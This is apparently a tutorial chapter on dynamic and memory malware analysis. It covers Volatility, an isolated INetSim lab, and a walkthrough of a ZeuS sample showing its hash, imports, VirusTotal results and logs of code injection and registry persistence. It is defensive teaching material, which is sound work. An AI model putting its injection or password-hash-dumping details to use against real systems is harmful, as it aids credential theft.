Dynamic Analysis involves executing the malware sample in a controlled environment. It can involve monitoring malware as it runs or examining the system after the malware has executed. Sometimes static analysis will not reveal much information due to obfuscation, packing in such cases dynamic analysis is the best way to identify malware functionality. Following are the steps involved in dynamic analysis:

- **Monitoring Process Activity**: This involves executing the malicious program and examining the properties of the resulting process and other processes running on the infected system. This technique can reveal information about the process like process name, process id, system path of the executable program, modules loaded by the suspect program. A tool for gathering process information is Process Explorer. Capturebat and ProcMon can also be used to monitor the process activity as the malware is running.
- **Monitoring File System Activity**: This involves examining the real time file system activity while the malware is running; this technique reveals information about the opened files, newly created files and deleted files as a result of executing the malware sample. Procmon and capturebat are powerful monitoring utilities that can be used to examine the File System activities.
- **Monitoring Registry Activity**: Windows registry is used to store OS and program configuration information. Malware often users registry for persistence or to store configuration data. Monitoring the registry changes can yield information about which process are accessing the host system's registry keys and the registry data that is being read or written. This technique can also reveal the malware component that will run automatically when the computer boots. Regshot, ProcMon and capturebat are some of the tools which give the ability to trace the interaction of the malware with the registry.
- **Monitoring Network Activity**: In addition to monitoring the activity on the infected host system, monitoring the network traffic to and from the system during the course of running the malware sample is also important. This helps to identify the network capabilities of the specimen and will also allow us to determine the network based indicator which can then be used to create signatures on security devices like Intrusion Detection Systems. Some of the network monitoring tools to consider are tcpdump and Wireshark. Tcpdump captures real time network traffic to a command console whereas Wireshark is a GUI based packet capture utility, that provides user with powerful filtering options.

Memory Analysis

Memory Analysis also referred to as Memory Forensics is the analysis of the memory image taken from the running computer. Memory analysis can help in extracting forensics artifacts from a computer's memory like running process, network connections, loaded modules etc. It can also help in unpacking, rootkit detection and reverse engineering. Below is a list of steps involved in memory forensics:

- **Memory Acquistion** - This step involves dumping the memory of the target machine. On the physical machine tools like Win32dd/Win64dd, Memoryze, DumpIt, and FastDump can used to acquire the memory image. On the virtual machine (VMware Workstation), acquiring the memory image is easy, it can be done by suspending the VM and grabbing the ".vmem" file.
- **Memory Analysis** - After the memory image is acquired, the next step is analyze the grabbed memory dump for forensic artifacts. Volatility is a popular open source tool that can be used analyze the memory image.


Volatility quick overview

Volatility is an advanced memory forensic framework written in python. It can be installed on multiple operating systems (Windows, Linux, Mac OS X), Installation details of volatility can be found at http://code.google.com/p/volatility/wiki/FullInstallation

Volatility Syntax


- using -h or --help option will display help options and list of a available plugins [Figure-1 and Figure-2]

```
example: # python vol.py \textendash{}h
```



```
root@bt: ~/Volatility
File Edit View Terminal Help
root@bt:~/Volatility# python vol.py -h
Volatile Systems Volatility Framework 2.0
Usage: Volatility - A memory forensics analysis platform.

Options:
  -h, --help            list all available options and their default values.
                        Default values may be set in the configuration file
                        (/etc/volatilityrc)
  --conf-file=/root/.volatilityrc
                        User based configuration file
  -d, --debug           Debug volatility
  --info                Print information about all registered objects
  --plugins=PLUGINS     Additional plugin directories to use (colon separated)
  --cache-directory=/root/.cache/volatility
                        Directory where cache files are stored
  --no-cache            Disable caching
  --tz=TZ               Sets the timezone for displaying timestamps
  -f FILENAME, --filename=FILENAME
                        Filename to use when opening an image
  --output=text         Output in this format (format support is module
                        specific)
  --output-file=OUTPUT_FILE
                        write output in this file
  -v, --verbose         Verbose information
  -k KPCR, --kpcr=KPCR  Specify a specific KPCR address
  -g KDBG, --kdbg=KDBG  Specify a specific KDBG virtual address
```

Figure 4.1: Volatility help options



```
Supported Plugin Commands:

        apihooks        [MALWARE] Find API hooks
        bioskbd         Reads the keyboard buffer from Real Mode memory
        callbacks       [MALWARE] Print system-wide notification routines
        connections     Print list of open connections [Windows XP Only]
        connscan        Scan Physical memory for _TCPT_OBJECT objects (tcp connections)
        crashinfo       Dump crash-dump information
        devicetree      [MALWARE] Show device tree
        dlldump         Dump DLLs from a process address space
        dlllist         Print list of loaded dlls for each process
        driverirp       [MALWARE] Driver IRP hook detection
        driverscan      Scan for driver objects _DRIVER_OBJECT
        filescan        Scan Physical memory for _FILE_OBJECT pool allocations
        gdt             [MALWARE] Display Global Descriptor Table
        getsids         Print the SIDs owning each process
        handles         Print list of open handles for each process
        hashdump        Dumps passwords hashes (LM/NTLM) from memory
        hibinfo         Dump hibernation file information
        hivedump        Prints out a hive
        hivelist        Print list of registry hives.
        hivescan        Scan Physical memory for _CMHIVE objects (registry hives)
        idt             [MALWARE] Display Interrupt Descriptor Table
        imagecopy       Copies a physical address space out as a raw DD image
        imageinfo       Identify information for the image
        impscan         [MALWARE] Scan a module for imports (API calls)
        inspectcache    Inspect the contents of a cache
        kdbgscan        Search for and dump potential KDBG values
```

Figure 4.2: Volatility Plugins

- Use -f <filename> and --profile to indicate the memory dump you are analyzing, if –profile option is not provided default profile of WinXPSP3x86 is assumed. example: # python vol.py -f mem.dmp --profile=WinXPSP3x86
- To know the --profile use below command: example: # python vol.py -f mem.dmp imageinfo

Creating Safe Malware Analysis Environment


Before performing malware analysis, we need to setup a safe analysis environment; we want to make sure that these systems do not have access to any live production systems or the internet. It is a good idea to always start with a fresh install of the OS of your choice for analysis. You have several options when creating a malware analysis environment. If you have the hardware lying around you can always build your lab using the physical machines. I prefer to use Virtualized Operating systems for the following reasons:

- Ability to take multiple snaphots
- Restoring to the pristine state is easy.
- No need for extra hardware
- Switching between Operating Systems is faster

There are also some disadvantages of using Virtualized environments, some malwares refuse to run or change its characteristics when it is detected to be running within a virtual environment. In such cases you may have to analyze the malware on physical machines or reverse engineer and patch the code that is checking for the Virualized environments using debuggers like OllyDBG or Immunity Debugger.

Building the Environment


Our environment consists of a physical machine running Backtrack 5 Linux (Ubuntu based) with Volatility, Wireshark installed. The IP address of the this machine is set to 192.168.1.2. This machine also runs INetSim which is a free, Linux-based software suite for simulating common internet services. This tool can fake services, allowing you to analyze the network behaviour of malware samples by emulating services such as DNS, HTTP, HTTPS, FTP, IRC, SMTP and others [Figure-3]. INetsim is also configured to emulate the services on the network interface with IP address 192.168.1.2



```
Listening on:   192.168.1.2
Real Date/Time: Sun Jul  8 01:45:02 2012
Fake Date/Time: Sun Jul  8 01:45:02 2012 (Delta: 0 seconds)
 Forking services...
  * dns 53/udp/tcp - started (PID 5373)
  * discard 9/udp - started (PID 5395)
  * https 443/tcp - started (PID 5375)
  * syslog 514/udp - started (PID 5387)
  * smtps 465/tcp - started (PID 5377)
  * pop3s 995/tcp - started (PID 5379)
  * dummy 1/udp - started (PID 5401)
  * chargen 19/tcp - started (PID 5398)
  * dummy 1/tcp - started (PID 5400)
  * chargen 19/udp - started (PID 5399)
  * discard 9/tcp - started (PID 5394)
  * quotd 17/udp - started (PID 5397)
  * echo 7/udp - started (PID 5393)
  * quotd 17/tcp - started (PID 5396)
  * finger 79/tcp - started (PID 5385)
  * smtp 25/tcp - started (PID 5376)
  * daytime 13/udp - started (PID 5391)
  * irc 6667/tcp - started (PID 5383)
  * ntp 123/udp - started (PID 5384)
  * daytime 13/tcp - started (PID 5390)
  * tftp 69/udp - started (PID 5382)
  * time 37/tcp - started (PID 5388)
  * ident 113/tcp - started (PID 5386)
  * time 37/udp - started (PID 5389)
  * ftps 990/tcp - started (PID 5381)
  * echo 7/tcp - started (PID 5392)
  * http 80/tcp - started (PID 5374)
  * pop3 110/tcp - started (PID 5378)
```

Figure 4.3: INetsim Emulating Services

The Linux machine also runs VMware Workstation in host only mode with Window XP SP3 installed on it. Windows operating system is installed with Static Analysis tools and Capturebat to monitor the File System, Registry and Network activities. The IP address of the Windows machine is set to 192.168.1.100 with the default gateway as 192.168.1.2 [Figure-4] which is the IP address of the Linux machine, this is to make sure that all the traffic will be routed through the Linux machine where we will be monitoring for the network traffic (using Wireshark) and also emulating the internet services using INetSim. The Windows machine is our analysis machine where we will be executing the malware sample.



Internet Protocol (TCP/IP) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

Obtain an IP address automatically [✓ Use the following IP address:]

IP address: 192 . 168 . 1 . 100
Subnet mask: 255 . 255 . 255 . 0
Default gateway: 192 . 168 . 1 . 2

Obtain DNS server address automatically [✓ Use the following DNS server addresses:]


Preferred DNS server: 4 . 2 . 2 . 2
Alternate DNS server: 4 . 2 . 2 . 3

Figure 4.4: Network configuration on Windows machine

Analysis of a Malware Sample (edd94.exe)

Now that we have a safe environment built for analyzing the malware sample, let’s begin the steps of analyzing to see what we can learn about this sample edd94.exe. We will first start with the Static Analysis techniques.


- **Determine the File Type**: Running the File utility on the malware sample shows that it is a PE32 Executable file [Figure-5], File utility was able to determine this because of the file signature. A file signature is unique sequence of bytes written to a file’s header. On Windows systems executable files have file signature of "MZ" or hexadecimal characters 4D 5A, which is the first two bytes of the file.



```
C:\Documents and Settings\Administrator\Desktop>file edd94.exe
edd94.exe; PE32 executable for MS Windows (GUI) Intel 80386 32-bit

C:\Documents and Settings\Administrator\Desktop>
```

Figure 4.5: file utility showing executable file


- **Taking the Cryptographic Hash**: MD5sum utility shows the md5sum of the malware sample (edd94.exe) [Figure-6]. The Message-Digest 5 (MD5) algorithm generates a 128-bit has value upon the file contents and typically is expressed in 32 hexadecimal characters. MD5 is considered the de facto standard for generating hash values for malicious executable identification. Other algorithms such as Secure Hash Algorithm version 1.0 (SHA1) can also used for the same purpose.



```
C:\Documents and Settings\Administrator\Desktop>md5sum edd94.exe
d3edc1d9dc3aa8e23b1fc7150d4996f3 *edd94.exe

C:\Documents and Settings\Administrator\Desktop>
```

Figure 4.6: md5sum of the the malware sample

- **Determine the Packer**: PEiD is a tool that can be used to detect most common packers, cryptors and compilers for PE files. It can currently detect more than 600 different signatures in the PE files. In this case the sample is not packed [Figure-7]. Another alternative to PEiD is RDG Packer Detector.



File: C:\Documents and Settings\Administrator\Desktop\edd94.exe


Entrypoint: 000020A0
EP Section: .text
File Offset: 000014A0
First Bytes: 81,CB,77,28
Linker Info: 13.0
Subsystem: Win32 GUI

Nothing found *

☑ Stay on top

Figure 4.7: PEiD output


- **Examining the File Dependencies**: Dependency Walker is a great tool for viewing file dependencies. Dependency Walker shows four DLLs loaded and the list of API calls imported by the executable (edd94.exe) and it also shows the malware specimen importing an API call "CreateRemoteThread"[Figure-8] which is an API call used by the malware to inject code into another process.



```
Dependency Walker - [edd94.exe]
File  Edit  View  Options  Profile  Window  Help

EDD94.EXE
  MSVCRT.DLL
  USER32.DLL
  KERNEL32.DLL
  GDI32.DLL

PI  Ordinal ^  Hint            Function             Entry Point
    N/A        177 (0x00B1)    CompareStringA       Not Bound
    N/A        188 (0x00BC)    CopyFileA            Not Bound
    N/A        195 (0x00C4)    CreateDirectoryA     Not Bound
    N/A        203 (0x00CB)    CreateEventW         Not Bound
    N/A        228 (0x00E4)    CreateRemoteThread   Not Bound
    N/A        232 (0x00E8)    CreateSemaphoreW     Not Bound
    N/A        254 (0x00FE)    DeleteAtom           Not Bound
    N/A        257 (0x0101)    DeleteFileA          Not Bound
    N/A        262 (0x0106)    DeviceIoControl      Not Bound
    N/A        287 (0x011F)    EnumResourceNamesW   Not Bound

E   Ordinal ^    Hint          Function                          Entry Point
    1 (0x0001)   0 (0x0000)    ActivateActCtx                    0x0000A6D4
    2 (0x0002)   1 (0x0001)    AddAtomA                          0x00035505
    3 (0x0003)   2 (0x0002)    AddAtomW                          0x000326D9
    4 (0x0004)   3 (0x0003)    AddConsoleAliasA                  0x00071CDF
    5 (0x0005)   4 (0x0004)    AddConsoleAliasW                  0x00071CA1
    6 (0x0006)   5 (0x0005)    AddLocalAlternateComputerNameA    0x00059382
    7 (0x0007)   6 (0x0006)    AddLocalAlternateComputerNameW    0x00059266
    8 (0x0008)   7 (0x0007)    AddRefActCtx                      0x0002BEF9
    9 (0x0009)   8 (0x0008)    AddVectoredExceptionHandler       NTDLL.RtlAddVectoredExceptionHandler

Module        File Time Stamp    Link Time Stamp     File Size  Attr.  Link Checksum  Real Checksum  CPU  Subsystem  Symbols  Preferred Base  Actual Base  Virtual Size  Load Order  File Ver
DWMAPI.DLL    Error opening file. The system cannot find the file specified (2).
MPR.DLL       04/14/2008  1:30p  04/14/2008  5:40a      59,904  A      0x00013C87     0x00013C87     x86  Console    CV       0x71B20000      Unknown      0x00012000    Not Loaded  5.1.2600.55
SHLWAPI.DLL   04/14/2008  1:30p  04/14/2008  5:41a     474,112  A      0x0008329F     0x0008329F     x86  GUI        CV       0x77F60000      Unknown      0x00076000    Not Loaded  6.0.2900.55
EDD94.EXE     03/25/2012  1:11a  03/25/2011 10:31a     151,552  A      0x0002E3A0     0x0002E3A0     x86  GUI        CV       0x00400000      Unknown      0x00048000    Not Loaded  N/A
GDI32.DLL     04/14/2008  1:30p  04/14/2008  5:39a     285,184  A      0x000472FF     0x000472FF     x86  Console    CV       0x77F10000      Unknown      0x00049000    Not Loaded  5.1.2600.55
KERNEL32.DLL  04/14/2008  1:30p  04/14/2008  5:41a     989,696  A      0x000F44A2     0x000F44A2     x86  Console    CV       0x7C800000      Unknown      0x000F6000    Not Loaded  5.1.2600.55
MSVCRT.DLL    04/14/2008  1:30p  04/14/2008  5:42a     343,040  A      0x00057341     0x00057341     x86  GUI        CV       0x77C10000      Unknown      0x00058000    Not Loaded  7.0.2600.55
NTDLL.DLL     04/14/2008  1:30p  04/14/2008  5:41a     706,048  A      0x0008628C     0x0008628C     x86  Console    CV       0x7C900000      Unknown      0x000AF000    Not Loaded  5.1.2600.55
USER32.DLL    04/14/2008  1:30p  04/14/2008  5:41a     578,560  A      0x0008FC76     0x0008FC76     x86  GUI        CV       0x7E410000      Unknown      0x00091000    Not Loaded  5.1.2600.55
```

Figure 4.8: Examining dependencies using Dependency Walker

- **Submission to Online Web Based Malware Scanning Service**: Submitting the sample to VirusTotal shows that malware is a ZeuS bot (zbot) [Figure-9]. Zeus is a Trojan horse that steals banking information by Man-in-the-browser keystroke logging and form Grabbing. Zeus is spread mainly through drive-by downloads and phishing schemes.



McAfee-GW-Edition	Heuristic.LooksLike.Win32.Suspicious.B	20120705
Microsoft	PWS:Win32/Zbot	20120705
NOD32	a variant of Win32/Kryptik.ADDZ	20120705
Norman	W32/Troj_Generic.ARTQJ	20120705
nProtect	-	20120706
Panda	Generic Trojan	20120705
PCTools	Trojan.Zbot	20120705
Rising	-	20120705
Sophos	Mal/Zbot-FX	20120705
SUPERAntiSpyware	-	20120705
Symantec	Trojan.Zbot	20120706
TheHacker	-	20120704
TotalDefense	Win32/ZAccess.Z!generic	20120705
TrendMicro	TSPY_ZBOT.IQU	20120706
TrendMicro-HouseCall	TSPY_ZBOT.IQU	20120705
VBA32	-	20120705

Figure 4.9: VirusTotal results for edd94.exe shows that it is ZeuS bot (zbot)

Now that we got some information using Static Analysis, lets us try to determine the characteristics of the malware using Dynamic Analysis, before executing the malware the monitoring tool Wireshark is run on the Linux machine to capture the network traffic [Figure-10] generated as a result of malware execution. INetSim is run to emulate network services and to provide fake responses to the malware [Figure-3]. On Windows, Capturebat is run to capture the process, registry and file system activity.




The Wireshark Network Analyzer [Wireshark 1.6.5 (SVN Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
WIRESHARK
The World's Most Popular Network Protocol Analyzer
Version 1.6.5 (SVN Rev Unknown from unknown)
Capture
Interface List
Start capture on interface:
eth0
eth1
vmnet1
Pseudo-device that captures on all interfaces
USB bus number 1
USB bus number 2
vmnet8
lo
Capture Options
Capture Help
How to Capture
Network Media
Files
Open
Open Recent:
Sample Captures
Online
Website
User's Guide
Security
Ready to load or capture
No Packets
Profile: Default

Figure 4.10: Running Wireshark to capture the network traffic

The malware sample (edd94.exe) was run in the Windows virtual machine for few seconds, after which the virtual machine was suspended to grab the ".vmem" file, which will later be used for memory analysis. Following are some of activities caught by our monitoring tools after the malware execution.


The screenshot below [Figure-11] shows the process, registry and file system activity after executing the malware (edd94.exe), also explorer.exe (which is OS process) performs lot of activity (setting registry value and creating various files) just after executing the malware indicating code injection into explorer.exe



```
process: created C:\WINDOWS\explorer.exe -> C:\Documents and Settings\Administrator\Desktop\edd94.exe
registry: SetValueKey C:\Documents and Settings\Administrator\Desktop\edd94.exe -> HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer
process: created C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyo
file: Write C:\Documents and Settings\Administrator\Desktop\edd94.exe -> C:\Documents and Settings\Administrator\Application Data\Lyolxi\r
registry: SetValueKey C:\Documents and Settings\Administrator\Application Data\Lyolxi\raruo.exe -> HKCU\Software\Microsoft\Windows\Current
